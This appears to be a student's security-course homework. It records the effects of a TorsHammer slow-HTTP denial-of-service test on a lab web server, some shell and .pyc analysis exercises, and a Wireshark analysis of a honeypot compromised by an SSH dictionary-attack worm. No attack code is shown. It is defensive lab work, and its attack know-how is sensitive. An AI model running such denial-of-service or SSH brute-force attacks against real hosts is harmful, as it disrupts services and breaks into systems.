tcp6       0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44272 ESTABLISHED
tcp6     284      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:45090 ESTABLISHED
tcp6     273      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60430 ESTABLISHED
tcp6     265      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60722 ESTABLISHED
tcp6     294      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:59746 ESTABLISHED
tcp6     233      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60302 ESTABLISHED
tcp6       0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:43682 FIN_WAIT2
tcp6     294      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:60516 ESTABLISHED
tcp6       0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44136 ESTABLISHED
tcp6       0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35032 ESTABLISHED
tcp6     253      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44340 ESTABLISHED
tcp6       0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35052 ESTABLISHED
tcp6     293      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:59756 ESTABLISHED
tcp6       0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:43782 FIN_WAIT2
tcp6       0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:44030 ESTABLISHED
tcp6       0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35748 ESTABLISHED
tcp6     237      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:36086 ESTABLISHED
tcp6       0      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:35120 ESTABLISHED
tcp6     259      0 vcm-42411.vm.duke.:http vcm-42506.vm.duke:36028 ESTABLISHED
```

The output of “netstat -t” before the attack

```
[fg96@vcm-42411:~]$ netstat -t
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 vcm-42411.vm.duke:49867 ec2-54-183-140-32:https ESTABLISHED
tcp        0     52 vcm-42411.vm.duke.e:ssh 10.198.85.129:56031     ESTABLISHED
```

Use "top" to assess CPU usage before versus during the attack. Does CPU usage increase significantly? Why or why not?

Use "top" to assess CPU usage during the attack

```
top - 10:18:18 up 19 days,  4:51,  1 user,  load average: 0.00, 0.00, 0.00
Tasks: 189 total,   1 running, 188 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.7 us,  0.5 sy,  0.0 ni, 97.5 id,  0.0 wa,  0.0 hi,  1.3 si,  0.0 st
MiB Mem :   3683.4 total,    796.8 free,    709.5 used,   2177.1 buff/cache
MiB Swap:   2048.0 total,   2046.7 free,      1.3 used.   2687.4 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
  86352 root      20   0 1454348 138616  77864 S   0.7   3.7  28:11.74 falcon-sensor-b
 124109 fg96      20   0   10592   4144   3328 R   0.7   0.1   0:00.24 top
 121999 www-data  20   0 1221184  10556   7384 S   0.3   0.3   0:01.25 apache2
 123989 www-data  20   0 1221264   6492   3640 S   0.3   0.2   0:01.15 apache2
 124017 www-data  20   0 1221212  10288   7064 S   0.3   0.3   0:01.14 apache2
 124073 www-data  20   0 1221148   9592   6528 S   0.3   0.3   0:01.14 apache2
      1 root      20   0  167712  13052   8160 S   0.0   0.3   0:25.76 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.52 kthreadd
      3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
      5 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 slub_flushwq
```

Use "top" to assess CPU usage before the attack

```
top - 10:42:58 up 19 days,  5:16,  1 user,  load average: 0.00, 0.00, 0.00
Tasks: 183 total,   1 running, 182 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.0 us,  0.2 sy,  0.0 ni, 99.7 id,  0.0 wa,  0.0 hi,  0.2 si,  0.0 st
MiB Mem :   3683.4 total,    812.2 free,    691.7 used,   2179.4 buff/cache
MiB Swap:   2048.0 total,   2046.7 free,      1.3 used.   2705.2 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
  86352 root      20   0 1454348 138620  77864 S   0.3   3.7  28:22.67 falcon-sensor-b
 124109 fg96      20   0   10592   4144   3328 R   0.3   0.1   0:03.86 top
      1 root      20   0  167712  13052   8160 S   0.0   0.3   0:25.77 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.52 kthreadd
      3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
      5 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 slub_flushwq
      6 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 netns
      8 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/0:0H-events_highpri
```

There is no obvious increase during the attack. It may be because the Linux VM has sufficient resources to handle the load generated by TorsHammer. It may also be Apache's configuration may be optimized to handle slow-rate attacks.

In another terminal from the Kali VM (or another Linux machine), use the `time` and `curl` commands a few times to roughly gauge the latency of HTTP responses before, during, and after the attack.

I use `time curl vcm-42411.vm.duke.edu` to roughly gauge the latency of HTTP responses.

I tested three times for higher accuracy

Before: 0m0.018s, 0m0.019s, 0m0.014s
During: 0m22.699s, 0m23.230s, 0m22.513s
After: 0m0.016s, 0m0.017s, 0m0.015s

Question 8: Shell practice (5 points)

For each of the following questions, give the command(s) and output. If the output is more than a few lines, you may truncate it.

Web file hash (2 points)

Develop a shell command to find the SHA 512 hash of the JPEG picture of the instructor, found on this page. To help check your work, the last byte is 0x88. Show the command and its output. Your solution must avoid the need to write any files to disk! **Give the command below.**


```
curl -s https://people.duke.edu/~tkb13/images/me.jpg | sha512sum
```

Binary file analysis (3 points)

Using **`strings`**, and **`hd`**, let's start analyzing **`cryptotest.pyc`** from the earlier "Simple Encryption Program" question for possible reverse engineering. Answer each of the following questions and show the command(s)/output that led you to your answer.

- **What message will likely be printed if the tool is able to compress the cipher text too much?**

  ```
  strings cryptotest.pyc | grep compress
  ```

  The message will likely to be printed if the tool is able to compress the cipher test too much is "`The cipher file is too compressable`"

- **What is the “magic number” of the file, as described here?**

  ```
  hd cryptotest.pyc
  ```

  ```
  [fg96@vcm-42411:~]$ hd cryptotest.pyc
  00000000  6f 0d 0d 0a 00 00 00 00  60 85 07 65 44 21 00 00  |o.......`..eD!..|
  00000010  e3 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
  00000020  00 09 00 00 00 40 00 00  00 73 4e 05 00 00 64 00  |.....@...sN...d.|
  00000030  64 01 6c 00 5a 00 64 00  64 01 6c 01 5a 01 64 00  |d.l.Z.d.d.l.Z.d.|
  00000040  64 01 6c 02 5a 02 64 00  64 01 6c 03 5a 03 64 00  |d.l.Z.d.d.l.Z.d.|
  00000050  64 01 6c 04 5a 04 64 00  64 01 6c 05 5a 05 64 00  |d.l.Z.d.d.l.Z.d.|
  00000060  64 01 6c 06 5a 06 64 00  64 01 6c 07 5a 07 64 00  |d.l.Z.d.d.l.Z.d.|
  00000070  64 02 6c 08 6d 09 5a 09  01 00 64 03 5a 0a 64 04  |d.l.m.Z...d.Z.d.|
  00000080  5a 0b 64 05 5a 0c 64 05  5a 0d 64 06 5a 0e 64 07  |Z.d.Z.d.Z.d.Z.d.|
  00000090  5a 0f 64 08 5a 10 64 09  5a 11 65 0e 64 0a 17 00  |Z.d.Z.d.Z.e.d...|
  ```

  The magic number is the first 4 byte of the file, which is 6f0d0d0a

- **Based on the magic number, what version of Python generated cryptotest.pyc?**
  Hint: you may need to convert a little-endian integer to decimal before checking the full list of magic numbers.

  take 6f0d, reverse to little-endian 0d6f, change to decimal 3439, which corresponds to Python version 3.10.0rc2. (source: https://github.com/rocky/python-xdis/blob/master/xdis/magics.py)

Question 9: Analyze forensic server packet capture network logs (10 points)

Below is a network capture from an attack on a real Linux server. The capture was created by setting up a new CentOS 5.9 Linux server, turning off the firewall, and setting the root password to root. The server was compromised within a few hours. Before it was put online, Wireshark was run and configured to capture the network event before, during, and after the compromise.

The attack was from an SSH dictionary attack worm. It would connect to the host via SSH and try passwords until it logs in. Our password was super easy, so it didn’t take many guesses. Once present, it will launch the same worm to do outbound SSH connection attempts to random IPs in an attempt to connect and infect more machines with weak SSH passwords.

For each of these steps, you can reasonably deduce the kinds of packets you'd expect to see. As an example, for the initial access, you'd expect a handful of incoming SSH connections, with one ending with a little traffic back and forth (successful login, receiving malicious commands).


The network captures are located here:
https://people.duke.edu/~tkb13/fixed/iasg_capture_files.tgz

Download this file to your home directory and analyze it there.

Using tcpdump or Wireshark, analyze the packet capture files from that attack and describe/show the following activities:

1. **Reconnaissance**

   Cybersecurity reconnaissance is the initial phase of a cyberattack, where an attacker gathers information about a target system or network to identify vulnerabilities and plan an attack. For example, a port scan is a common technique to gather information about the vulnerability.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	200.206.172.67	152.46.32.81	TCP	62	2216 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1452 SACK_PERM
2	0.000073	152.46.32.81	200.206.172.67	TCP	54	445 → 2216 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	0.637991	200.206.172.67	152.46.32.81	TCP	62	[TCP Port numbers reused] 2216 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1452 SACK_PERM
4	0.638012	152.46.32.81	200.206.172.67	TCP	54	445 → 2216 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	1.341703	200.206.172.67	152.46.32.81	TCP	62	[TCP Port numbers reused] 2216 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1452 SACK_PERM
6	1.341726	152.46.32.81	200.206.172.67	TCP	54	445 → 2216 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	153.800694	61.237.156.171	152.46.32.81	TCP	62	52946 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
8	153.811999	152.46.32.81	61.237.156.171	TCP	54	445 → 52946 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	154.643906	61.237.156.171	152.46.32.81	TCP	62	[TCP Port numbers reused] 52946 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
10	154.643926	152.46.32.81	61.237.156.171	TCP	54	445 → 52946 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	155.409433	61.237.156.171	152.46.32.81	TCP	62	[TCP Port numbers reused] 52946 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
12	155.409452	152.46.32.81	61.237.156.171	TCP	54	445 → 52946 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	783.432889	184.106.105.33	152.46.32.81	TCP	62	1542 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
14	783.433933	152.46.32.81	184.106.105.33	TCP	54	445 → 1542 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	783.854443	184.106.105.33	152.46.32.81	TCP	62	[TCP Port numbers reused] 1542 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
16	783.854457	152.46.32.81	184.106.105.33	TCP	54	445 → 1542 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	784.401224	184.106.105.33	152.46.32.81	TCP	62	[TCP Port numbers reused] 1542 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
18	784.401243	152.46.32.81	184.106.105.33	TCP	54	445 → 1542 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	1279.046025	111.235.128.21	152.46.32.81	TCP	78	2429 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1380 WS=8 TSval=0 TSecr=0 SACK_PERM
20	1279.056789	152.46.32.81	111.235.128.21	TCP	54	445 → 2429 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21	1279.776448	111.235.128.21	152.46.32.81	TCP	78	[TCP Port numbers reused] 2429 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1380 WS=8 TSval=0 TSecr=0 SACK_PERM
22	1279.776469	152.46.32.81	111.235.128.21	TCP	54	445 → 2429 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	1280.480732	111.235.128.21	152.46.32.81	TCP	78	[TCP Port numbers reused] 2429 → 445 [SYN] Seq=0 Win=65535 Len=0 MSS=1380 WS=8 TSval=0 TSecr=0 SACK_PERM
24	1280.480752	152.46.32.81	111.235.128.21	TCP	54	445 → 2429 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

   This is a port scan where you can see multiple SYN packets being sent to various destination ports (e.g., ports like 445, 2216, 52946, etc.) from the source IP 152.46.32.81. You also see numerous RST (Reset) responses from the destination IPs. This often indicates that the target device is rejecting the connection, so that you know that this port is not open, which is typical in a port scan scenario when the attacker is probing for open services.

2. **Actual SSH Attacks**

   In files iasgcap_00008, you could see the SSH authentication being initiated starting from No. 12, where the TCP finished three-way handshake and conduct several SSHv2 connection attempts afterwards, involving multiple Key Exchange Init, Diffie-Hellman Key Exchange, and other SSH-related messages. The server and client did not exchange too much encrypted packet before TCP's four-way handshake ended, indicates that the process is stuck in the key negotiation or initial handshake phase, which implies failed login attempts. The similar output is repeated fifteen times to the same destination host afterwards, and each is very close to each other in timestamp, indicating a SSH attack.



No.	Time	Source	Destination	Protocol	Length	Info
14	90.845104	152.46.32.81	192.34.61.199	TCP	74	22 → 45561 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=30205974 TSecr=4646489
15	90.869080	192.34.61.199	152.46.32.81	TCP	66	45561 → 22 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSval=4646495 TSecr=30205974
16	91.165172	152.46.32.81	192.34.61.199	SSHv2	86	Server: Protocol (SSH-2.0-OpenSSH_4.3)
17	91.189306	192.34.61.199	152.46.32.81	TCP	66	45561 → 22 [ACK] Seq=1 Ack=21 Win=14600 Len=0 TSval=4646575 TSecr=30206294
18	91.189421	192.34.61.199	152.46.32.81	SSHv2	86	Client: Protocol (SSH-2.0-libssh-0.1)
19	91.189447	152.46.32.81	192.34.61.199	TCP	66	22 → 45561 [ACK] Seq=21 Ack=21 Win=5888 Len=0 TSval=30206318 TSecr=4646575
20	91.190888	152.46.32.81	192.34.61.199	SSHv2	770	Server: Key Exchange Init
21	91.214915	192.34.61.199	152.46.32.81	SSHv2	218	Client: Key Exchange Init
22	91.253992	152.46.32.81	192.34.61.199	TCP	66	22 → 45561 [ACK] Seq=725 Ack=173 Win=6912 Len=0 TSval=30206383 TSecr=4646582
23	91.277803	192.34.61.199	152.46.32.81	SSHv2	210	Client: Diffie-Hellman Key Exchange Init
24	91.277815	152.46.32.81	192.34.61.199	TCP	66	22 → 45561 [ACK] Seq=725 Ack=317 Win=7936 Len=0 TSval=30206406 TSecr=4646597
25	91.285049	152.46.32.81	192.34.61.199	SSHv2	786	Server: Diffie-Hellman Key Exchange Reply, New Keys
26	91.310040	192.34.61.199	152.46.32.81	SSHv2	82	Client: New Keys
27	91.349991	152.46.32.81	192.34.61.199	TCP	66	22 → 45561 [ACK] Seq=1445 Ack=333 Win=7936 Len=0 TSval=30206479 TSecr=4646605
28	91.373848	192.34.61.199	152.46.32.81	SSHv2	118	Client: Encrypted packet (len=52)
29	91.373886	152.46.32.81	192.34.61.199	TCP	66	22 → 45561 [ACK] Seq=1445 Ack=385 Win=7936 Len=0 TSval=30206502 TSecr=4646621
30	91.374017	152.46.32.81	192.34.61.199	SSHv2	118	Server: Encrypted packet (len=52)
31	91.398688	192.34.61.199	152.46.32.81	SSHv2	150	Client: Encrypted packet (len=84)
32	91.437991	152.46.32.81	192.34.61.199	TCP	66	22 → 45561 [ACK] Seq=1497 Ack=469 Win=7936 Len=0 TSval=30206567 TSecr=4646628
33	92.965593	152.46.32.81	192.34.61.199	SSHv2	150	Server: Encrypted packet (len=84)
34	92.989649	192.34.61.199	152.46.32.81	SSHv2	118	Client: Encrypted packet (len=52)
35	92.989668	152.46.32.81	192.34.61.199	TCP	66	22 → 45561 [ACK] Seq=1581 Ack=521 Win=7936 Len=0 TSval=30208118 TSecr=4647025
36	92.989674	192.34.61.199	152.46.32.81	TCP	66	45561 → 22 [FIN, ACK] Seq=521 Ack=1581 Win=17448 Len=0 TSval=4647025 TSecr=30208094

No.	Time	Source	Destination	Protocol	Length	Info
41	93.036529	152.46.32.81	192.34.61.199	SSHv2	86	Server: Protocol (SSH-2.0-OpenSSH_4.3)
42	93.060333	192.34.61.199	152.46.32.81	TCP	66	46155 → 22 [ACK] Seq=1 Ack=21 Win=14600 Len=0 TSval=4647043 TSecr=30208165
43	93.060440	192.34.61.199	152.46.32.81	SSHv2	86	Client: Protocol (SSH-2.0-libssh-0.1)
44	93.060454	152.46.32.81	192.34.61.199	TCP	66	22 → 46155 [ACK] Seq=21 Ack=21 Win=5888 Len=0 TSval=30208189 TSecr=4647043
45	93.061980	152.46.32.81	192.34.61.199	SSHv2	770	Server: Key Exchange Init
46	93.070996	152.46.32.81	192.34.61.199	TCP	66	22 → 45561 [FIN, ACK] Seq=1581 Ack=522 Win=7936 Len=0 TSval=30208200 TSecr=4647025
47	93.086931	192.34.61.199	152.46.32.81	SSHv2	218	Client: Key Exchange Init
48	93.094802	192.34.61.199	152.46.32.81	TCP	66	45561 → 22 [ACK] Seq=522 Ack=1582 Win=17448 Len=0 TSval=4647052 TSecr=30208200
49	93.125971	152.46.32.81	192.34.61.199	TCP	66	22 → 46155 [ACK] Seq=725 Ack=173 Win=6912 Len=0 TSval=30208255 TSecr=4647050
50	93.149671	192.34.61.199	152.46.32.81	SSHv2	210	Client: Diffie-Hellman Key Exchange Init
51	93.149683	152.46.32.81	192.34.61.199	TCP	66	22 → 46155 [ACK] Seq=725 Ack=317 Win=7936 Len=0 TSval=30208278 TSecr=4647065
52	93.156874	152.46.32.81	192.34.61.199	SSHv2	786	Server: Diffie-Hellman Key Exchange Reply, New Keys
53	93.181665	192.34.61.199	152.46.32.81	SSHv2	82	Client: New Keys
54	93.220970	152.46.32.81	192.34.61.199	TCP	66	22 → 46155 [ACK] Seq=1445 Ack=333 Win=7936 Len=0 TSval=30208350 TSecr=4647
55	93.245404	192.34.61.199	152.46.32.81	SSHv2	118	Client: Encrypted packet (len=52)
56	93.245443	152.46.32.81	192.34.61.199	TCP	66	22 → 46155 [ACK] Seq=1445 Ack=385 Win=7936 Len=0 TSval=30208374 TSecr=4647089
57	93.245553	152.46.32.81	192.34.61.199	SSHv2	118	Server: Encrypted packet (len=52)
58	93.269400	192.34.61.199	152.46.32.81	SSHv2	150	Client: Encrypted packet (len=84)
59	93.308970	152.46.32.81	192.34.61.199	TCP	66	22 → 46155 [ACK] Seq=1497 Ack=469 Win=7936 Len=0 TSval=30208438 TSecr=4647095
60	95.436626	152.46.32.81	192.34.61.199	SSHv2	150	Server: Encrypted packet (len=84)
61	95.460684	192.34.61.199	152.46.32.81	SSHv2	118	Client: Encrypted packet (len=52)
62	95.460703	152.46.32.81	192.34.61.199	TCP	66	22 → 46155 [ACK] Seq=1581 Ack=521 Win=7936 Len=0 TSval=30210589 TSecr=4647643
63	95.460710	192.34.61.199	152.46.32.81	TCP	66	46155 → 22 [FIN, ACK] Seq=521 Ack=1581 Win=17448 Len=0 TSval=4647643 TSecr=30210565
64	95.461009	192.34.61.199	152.46.32.81	TCP	74	46939 → 22 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM TSval=4647643 TSecr=0 WS=8

3. **Successful SSH authentication**

   Starting from iasgcap_00012, which I first split the file by using the following command


   ```
   editcap -c 100000
   ~/Downloads/iasg_capture_files/iasgcap_00012_20130204080402
   ~/Downloads/iasg_capture_files/test/
   ```

   Then in the first file, I have noticed a long sequence of encrypted packages sent from and to the client/server.

No.	Time	Source	Destination	Protocol	Length	Info
15	179.716074	82.137.14.154	152.46.32.81	SSHv2	326	Client: Diffie-Hellman Group Exchange Init
16	179.727753	152.46.32.81	82.137.14.154	SSHv2	902	Server: Diffie-Hellman Group Exchange Reply, New Keys
17	180.196073	82.137.14.154	152.46.32.81	TCP	60	27690 → 22 [ACK] Seq=957 Ack=1853 Win=16800 Len=0
18	181.196066	82.137.14.154	152.46.32.81	SSHv2	70	Client: New Keys
19	181.196085	82.137.14.154	152.46.32.81	SSHv2	106	Client: Encrypted packet (len=52)
20	181.196132	152.46.32.81	82.137.14.154	TCP	54	22 → 27690 [ACK] Seq=1853 Ack=1025 Win=9088 Len=0
21	181.196236	152.46.32.81	82.137.14.154	SSHv2	106	Server: Encrypted packet (len=52)
22	181.616049	82.137.14.154	152.46.32.81	TCP	60	27690 → 22 [ACK] Seq=1025 Ack=1905 Win=16748 Len=0
23	185.555983	82.137.14.154	152.46.32.81	SSHv2	122	Client: Encrypted packet (len=68)
24	185.556306	152.46.32.81	82.137.14.154	SSHv2	138	Server: Encrypted packet (len=84)
25	185.795953	82.137.14.154	152.46.32.81	SSHv2	154	Client: Encrypted packet (len=100)
26	185.842842	152.46.32.81	82.137.14.154	TCP	54	22 → 27690 [ACK] Seq=1989 Ack=1193 Win=9088 Len=0
27	185.997553	152.46.32.81	82.137.14.154	SSHv2	138	Server: Encrypted packet (len=84)
28	186.416205	82.137.14.154	152.46.32.81	TCP	60	27690 → 22 [ACK] Seq=1193 Ack=2073 Win=16580 Len=0
29	187.156128	82.137.14.154	152.46.32.81	SSHv2	350	Client: Encrypted packet (len=296)
30	187.156152	152.46.32.81	82.137.14.154	TCP	54	22 → 27690 [ACK] Seq=2073 Ack=1489 Win=10240 Len=0
31	187.157589	152.46.32.81	82.137.14.154	SSHv2	90	Server: Encrypted packet (len=36)
32	187.396833	82.137.14.154	152.46.32.81	SSHv2	122	Client: Encrypted packet (len=68)
33	187.396993	152.46.32.81	82.137.14.154	SSHv2	106	Server: Encrypted packet (len=52)
34	187.635946	82.137.14.154	152.46.32.81	SSHv2	154	Client: Encrypted packet (len=100)
35	187.649280	152.46.32.81	82.137.14.154	SSHv2	90	Server: Encrypted packet (len=36)
36	187.895899	82.137.14.154	152.46.32.81	SSHv2	106	Client: Encrypted packet (len=52)
37	187.935872	152.46.32.81	82.137.14.154	TCP	54	22 → 27690 [ACK] Seq=2197 Ack=1709 Win=10240 Len=0
38	187.973160	152.46.32.81	82.137.14.154	SSHv2	142	Server: Encrypted packet (len=88)
39	187.973198	152.46.32.81	82.137.14.154	SSHv2	138	Server: Encrypted packet (len=84)
40	188.215909	82.137.14.154	152.46.32.81	TCP	60	27690 → 22 [ACK] Seq=1709 Ack=2369 Win=16284 Len=0
41	188.215928	152.46.32.81	82.137.14.154	SSHv2	190	Server: Encrypted packet (len=136)
42	188.655904	82.137.14.154	152.46.32.81	TCP	60	27690 → 22 [ACK] Seq=1709 Ack=2505 Win=16148 Len=0
